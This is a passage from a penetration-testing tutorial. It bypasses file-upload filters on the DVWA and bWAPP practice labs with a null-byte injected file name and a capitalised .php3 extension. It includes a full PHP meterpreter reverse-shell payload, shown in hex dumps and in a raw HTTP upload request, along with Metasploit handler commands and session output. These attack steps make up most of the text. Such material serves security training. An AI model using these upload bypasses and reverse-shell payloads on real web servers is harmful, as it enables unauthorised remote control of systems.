3a	3d	20	34	34	34	34	3b	20	69	66	20	28	28	24	66	20	= 4444; if ((\$f
3b	3d	20	27	73	74	72	65	61	6d	5f	73	6f	63	6b	65	74	= 'stream_socket
3c	5f	63	6c	69	65	6e	74	27	29	20	26	26	20	69	73	5f	_client') && is_
3d	63	61	6c	6c	61	62	6c	65	28	24	66	29	29	20	7b	20	callable(\$f)) {
3e	24	73	20	3d	20	24	66	28	22	74	63	70	3a	2f	2f	7b	\$s = \$f("tcp://{
3f	24	69	70	7d	3a	7b	24	70	6f	72	74	7d	22	29	3b	20	\$ip}:{ \$port}");
40	24	73	5f	74	79	70	65	20	3d	20	27	73	74	72	65	61	\$s_type = 'strea
41	6d	27	3b	20	7d	20	65	6c	73	65	69	66	20	28	28	24	m'; } elseif ((\$
42	66	20	3d	20	27	66	73	6f	63	6b	6f	70	65	6e	27	29	f = 'fsockopen')
43	20	26	26	20	69	73	5f	63	61	6c	6c	61	62	6c	65	28	&& is_callable(
44	24	66	29	29	20	7b	20	24	73	20	3d	20	24	66	28	24	\$f)) { \$s = \$f(\$
45	69	70	2c	20	24	70	6f	72	74	29	3b	20	24	73	5f	74	ip, \$port); \$s_t
46	79	70	65	20	3d	20	27	73	74	72	65	61	6d	27	3b	20	ype = 'stream';
47	7d	20	65	6c	73	65	69	66	20	28	28	24	66	20	3d	20	} elseif ((\$f =
48	27	73	6f	63	6b	65	74	5f	63	72	65	61	74	65	27	29	'socket_create')
49	20	26	26	20	69	73	5f	63	61	6c	6c	61	62	6c	65	28	&& is_callable(
4a	24	66	29	29	20	7b	20	24	73	20	3d	20	24	66	28	41	\$f)) { \$s = \$f(A
4b	46	5f	49	4e	45	54	2c	20	53	4f	43	4b	5f	53	54	52	F_INET, SOCK_STR
4c	45	41	4d	2c	20	53	4f	4c	5f	54	43	50	29	3b	20	24	EAM, SOL_TCP); \$
4d	72	65	73	20	3d	20	40	73	6f	63	6b	65	74	5f	63	6f	res = @socket_co
4e	6e	6e	65	63	74	28	24	73	2c	20	24	69	70	2c	20	24	nnect(\$s, \$ip, \$
4f	70	6f	72	74	29	3b	20	69	66	20	28	21	24	72	65	73	port); if (!\$res
50	29	20	7b	20	64	69	65	28	29	3b	20	7d	20	24	73	5f	) { die(); } \$s_
51	74	79	70	65	20	3d	20	27	73	6f	63	6b	65	74	27	3b	type = 'socket'.

Now you can perceive the changes from the given screenshot where I have injected the null value in the place of hex value of our inserted string.

Forward		Drop		Intercept is on		Action		Comment this item									
Raw	Params	Headers		Hex													
33	6c	65	6e	61	6d	65	3d	22	69	6d	67	33	2e	70	68	70	lename="img3.php
34	00	2e	6a	70	67	22	0d	0a	43	6f	6e	74	65	6e	74	2d	D.jpg"Content-
35	54	79	70	65	3a	20	69	6d	61	67	65	2f	6a	70	65	67	Type: image/jpeg
36	0d	0a	0d	0a	3c	3f	70	68	70	20	2f	2a	2a	2f	20	65	<?php /**/ e
37	72	72	6f	72	5f	72	65	70	6f	72	74	69	6e	67	28	30	rror_reporting(0
38	29	3b	20	24	69	70	20	3d	20	27	31	39	32	2e	31	36	); \$ip = '192.16
39	38	2e	31	2e	31	30	34	27	3b	20	24	70	6f	72	74	20	8.1.104'; \$port
3a	3d	20	34	34	34	34	3b	20	69	66	20	28	28	24	66	20	= 4444; if ((\$f
3b	3d	20	27	73	74	72	65	61	6d	5f	73	6f	63	6b	65	74	= 'stream_socket
3c	5f	63	6c	69	65	6e	74	27	29	20	26	26	20	69	73	5f	_client') && is_
3d	63	61	6c	6c	61	62	6c	65	28	24	66	29	29	20	7b	20	callable(\$f)) {
3e	24	73	20	3d	20	24	66	28	22	74	63	70	3a	2f	2f	7b	\$s = \$f("tcp://{
3f	24	69	70	7d	3a	7b	24	70	6f	72	74	7d	22	29	3b	20	\$ip}:{ \$port}");
40	24	73	5f	74	79	70	65	20	3d	20	27	73	74	72	65	61	\$s_type = 'strea
41	6d	27	3b	20	7d	20	65	6c	73	65	69	66	20	28	28	24	m'; } elseif ((\$
42	66	20	3d	20	27	66	73	6f	63	6b	6f	70	65	6e	27	29	f = 'fsockopen')
43	20	26	26	20	69	73	5f	63	61	6c	6c	61	62	6c	65	28	&& is_callable(
44	24	66	29	29	20	7b	20	24	73	20	3d	20	24	66	28	24	\$f)) { \$s = \$f(\$
45	69	70	2c	20	24	70	6f	72	74	29	3b	20	24	73	5f	74	ip, \$port); \$s_t
46	79	70	65	20	3d	20	27	73	74	72	65	61	6d	27	3b	20	ype = 'stream';
47	7d	20	65	6c	73	65	69	66	20	28	28	24	66	20	3d	20	} elseif ((\$f =
48	27	73	6f	63	6b	65	74	5f	63	72	65	61	74	65	27	29	'socket_create')
49	20	26	26	20	69	73	5f	63	61	6c	6c	61	62	6c	65	28	&& is_callable(
4a	24	66	29	29	20	7b	20	24	73	20	3d	20	24	66	28	41	\$f)) { \$s = \$f(A
4b	46	5f	49	4e	45	54	2c	20	53	4f	43	4b	5f	53	54	52	F_INET, SOCK_STR
4c	45	41	4d	2c	20	53	4f	4c	5f	54	43	50	29	3b	20	24	EAM, SOL_TCP); \$
4d	72	65	73	20	3d	20	40	73	6f	63	6b	65	74	5f	63	6f	res = @socket_co
4e	6e	6e	65	63	74	28	24	73	2c	20	24	69	70	2c	20	24	nnect(\$s, \$ip, \$
4f	70	6f	72	74	29	3b	20	69	66	20	28	21	24	72	65	73	port); if (!\$res
50	29	20	7b	20	64	69	65	28	29	3b	20	7d	20	24	73	5f	) { die(); } \$s_
51	74	79	70	65	20	3d	20	27	73	6f	63	6b	65	74	27	3b	type = 'socket'.

When again you will view the raw data, now here you will find that the string 'D' is changed into null byte value.




```
POST /DVWA/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.1.102:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.102:81/DVWA/vulnerabilities/upload/
Cookie: security=medium; security_level=0; PHPSESSID=m5lbichfka293qp1nlu5s0ucm4
Connection: close
Content-Type: multipart/form-data;
boundary=-----108471333413492099081467198370
Content-Length: 1418

-----108471333413492099081467198370
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----108471333413492099081467198370
Content-Disposition: form-data; name="uploaded"; filename="img3.php0.jpg"
Content-Type: image/jpeg

<?php /**/ error_reporting(0); $ip = '192.168.1.104'; $port = 4444; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://($ip):($port)"); $s_type =
'stream'; } elseif (($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } elseif (($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET,
SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type
= 'socket'; } else { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type)
{ case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break;
} if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while
(strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b));
break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock']
```

Now forward the intercepted data to exploit file upload through null byte injection technique. **Great!!!** We have bypass the medium security now **copy** the uploaded **path** and **past** it in URL to execute it.



When you will run the path it will give you reverse connection on metasploit and from the given screenshot you can see I have got **meterpreter session 4** also.




```
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.1.104:4444
[*] Starting the payload handler...
[*] Sending stage (33721 bytes) to 192.168.1.102
[*] Meterpreter session 4 opened (192.168.1.104:4444 -> 192.168.1.102:49585) at
2017-01-29 05:55:52 -0500

meterpreter > sysinfo
Computer : DESKTOP-J9AKHJH
OS : Windows NT DESKTOP-J9AKHJH 6.2 build 9200 (Windows 8 Enterprise Ed
ition) i586
Meterpreter : php/windows
meterpreter >
```

## Blacklisting File Extensions

Next target is bwapp which is another web server Set security level **medium**, from list box choose your bug and select **Unrestricted File Upload** now and click on **hack**


Some sever side scripting language check .php extension at filename and allow only those file which does not contain .php extension. Here we can inject our file by changing a number of letters to their capital forms to bypass the case sensitive rule, for example PHP or PHP3.



Now **create** the **php backdoor** with **msfvenom** and now save the file as **img4.php3** on desktop and **run the multi handler** at the background.

Then browse **img4.php3** to upload in web server and **click** on **upload tab**. Here in medium security it will allow the php file to get upload on web server and from given screenshot you can see my php file is successfully uploaded. Now **click** on the link **here** and you will get reverse connection at multi handler.





```
msf > use multi/handler
```

```
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
```

```
msf exploit(handler) > set lhost 192.168.1.104
```

```
msf exploit(handler) > set lport 4444
```

```
msf exploit(handler) > exploit
```

```
meterpreter > sysinfo
```

**Great!!!** You can see I have got **meterpreter session 1**.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.104
lhost => 192.168.0.104
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.104:4444
[*] Starting the payload handler...
[*] Sending stage (34122 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.104:4444 -> 192.168.0.103:33760) at
2017-01-29 08:22:55 -0500

meterpreter > sysinfo
Computer      : bee-box
OS            : Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686
Meterpreter   : php/linux
meterpreter > |
```

Source: [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)

**Author:** AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)